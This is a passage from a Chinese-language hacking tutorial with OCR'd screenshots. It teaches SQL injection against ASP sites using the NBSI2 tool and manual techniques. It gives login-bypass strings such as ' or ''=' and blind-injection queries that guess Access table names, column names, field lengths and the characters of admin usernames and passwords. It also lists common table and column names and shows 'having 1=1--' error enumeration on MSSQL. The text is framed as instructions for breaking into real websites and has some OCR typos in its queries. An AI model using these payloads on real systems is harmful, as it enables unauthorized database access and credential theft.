


图19




图20

怎么样，这回直接选就行了吧，不用记那么多命令了。

上面说的都是基于Sa权限的命令执行，如果遇到一个没有Sa权限的机器呢？没关系，其实只要有Pablic以上的权限，我们就能遍历服务器的文件了。这时，我们要请出NBSi2另一个实用的工具“MBTreelist”了，还是从“扫描的工具”中打开“NBTreelist”，我们来看图21所示页面。




图21

勾选右边“文件”和“文件夹”项，然后在“输入路径”中输入要查看的磁盘路径。点列目录……不要急，先去喝杯水了，之后就看到了列出的目录信息了。通过这个工具，我们就可以了解服务器上装了什么软件、数据库在哪等信息了，是不是很实用呢？

2.手动篇

常说“自己动手，丰衣足食”，只用工具是永远得不到提高的。所以我们还要学会手动注入。

说起手动注入，就不得不说一个很搞笑又很经典的漏洞。虽然这个漏洞现在已经很罕见了（但前段时间我还在某知名大学计算机系的网站发现该漏洞，更搞笑的是这个大学还开有信息安全专业，汗），但却十分实用。我们找到一个站的管理入口后，要尝试在用户名和密码处都输入'or''=',怎么样，直接进入后台了吧？类似的漏洞还有在用户名处输入管理员的用户名，如admin，密码处输入一个SQL语句，同样可以通过验证，常见的这类语句有a'or'1=1--、'or1=1--、"or1=1--、or1=1--、'or 'a '='a、"or"="a'='a、') or (' a ' =' a等。

好了，还是说说常规的手动注入吧。我们打开一个类似www.xxx.com/xxxasp?id=xx的url后，先在这个url后加个单引号，变成www.xxx.com/xxx.asp?id=xx '，如果出现错误提示（图22），则说明可能存在注入漏洞。然后分别提交www.xxx.com/xxx.asp?id=xxand 1=1和www.xxx.com/xxx.asp?id=xxand 1=2，两次返回的页面不同，则说明有注入漏洞，我们就能展开下一步的行动了，如图23、24。




图22




图23




图24

下面先以ACCESS的数据库为例说说怎么手动猜数据库内容：

我们先来猜数据库的表名，猜表名的语句为在注入点后加上“and exists (select count from 表名)”还是以www.xxx-com/xxx.asp?id=xx为例，如果我猜这个站的数据库中有个名为123的表，那就提交www. xxx.com/xxx.asp?id=xx and exists (select count from 123)，结果返回错误页面（图25），说明数据库中没有123这个表，那我再猜有没有admin这个表，于是提交如下语句,www.xxx.com/xx.com/xx.asp?id=xx and exists (select count from admin)，返回正常页面图26，说明存在admin表，我们可以继续猜列名。




图25




图26

小提示：常见的表名有： admin a_admin x_admin m_admin adminuser admin_user article_admin administrator manage manager member memberlist user users userinfo user_info admin_userinfo userlist user_list login 用户 密码 会员 登录 movie movies news password clubconfig config company book art bbs dv admin

好，猜出存在admin表后，我们就可以猜到列名了，猜列名的语句是and (select count(列名)from表名)>0。同样的，如果返回错误，则说明此列不存在，如果返回正常，则存在此列。我

这里提交的是www.xxx.com/xxx.asp?id=xx and (select count (username)from admin)>0，返回正常，继续猜，可知admin表中还有Password和id这两个列。

小提示：常见的列名有： id、admin、adminid、admin_id、adminuser、admin_user、adminuserid、admin_userid、adminusername、admin_username、adminname、admin_name、adminpwd、admin_pwd、adminpass、admin_pass、adminpassword、admin_password、administrator、administrators、usr、usr_n、usrname、usr_name、usrpass、usr_pass、usrnam、nc、uid、user、userid、user_id、name、username、user_name、pass、serpass、user_pass、password、userpassword、user_password、pwd、userpwd、user_pwd、+useradmin、user_admin、pword、p_word、passwd、pass_wd、yonghu、用户、用户名、mima、密码、dw、oklook……

好了，猜完表名和列名，我们就该猜列长度了，猜解语句为：

and (selct top 1 len(列名)) from 表名>x。其中x是数字，我们需要变换这个x事猜列长度，如这里我提交www.xxxcom./xx.asp?id=xx and (selct top 1 len (username) from admin>1、>2、>3、>4都返回正常，猜到>5时出现错误提示，说明正确列长度为5，另外，变换top后的数字就可以猜此列的第N行长度了。

激动人心的时候到了，我们要猜用户名和密码了。猜用户名和密码需要用ASC和Mid函数。用Mid（列名，N，1）截取第N位字符，再用ASC mid（列名，N，1）得到ASCLL码。这里变换N可得到用户名或密码的第N位的ASCLL码，猜用户名／密码的语句为：and (selelt top 1 asc(mid(列名N,1)) from表名)>x，x为ASCII码，top后数字为该列第N行。这里我提交www.xxx.com/xxx.asp?id=xx and (select top 1 asc(mid (username, N,1)) from admin)>10，返回正常，继续提交>50，正常>100，显示错误，提交>90，正常……一直到>96正常，>97显示错误，得到用户名第一位ASCII码为97，然后打开ASCII码转换器（如图27），




图27

得知第一位是a，变换N值可猜出用户名为admin，变换列名可得密码。我们可用NBSi2试试，猜解的结果是一样的（图28）。




图28

我们可以看到，对ASP+ACCESS的注入主要是靠猜测及运气的好坏，如果遇到一个常见的系统我们就可以下载源码看数据库中的表名和列名，从而直接猜用户名和密码。但对ASP+MSSQL的注入就不同了，它不但可以直接暴出表名和库名，还能直接执行一些命令，修改数据库等。怎样，心动了吧？下面就跟我来一起玩SQL的注入吧。

还是以www.xxxcom./xxx.asp?id=xx为例，如果用单引号，and 1=1和and 1=2检测到这个网站有漏洞，并以加单引号返回的错误信息中得知这个站用的是SQL的数据库（图29），那么我们可以提交这么一个语句：having 1=1-- 可得到另一个错误信息，这里我提交www.xxx.com/xx.asp?id=xx having 1=1--，返回如图29所示页面，其中admin.id就是一个表名admin，一个列名id。

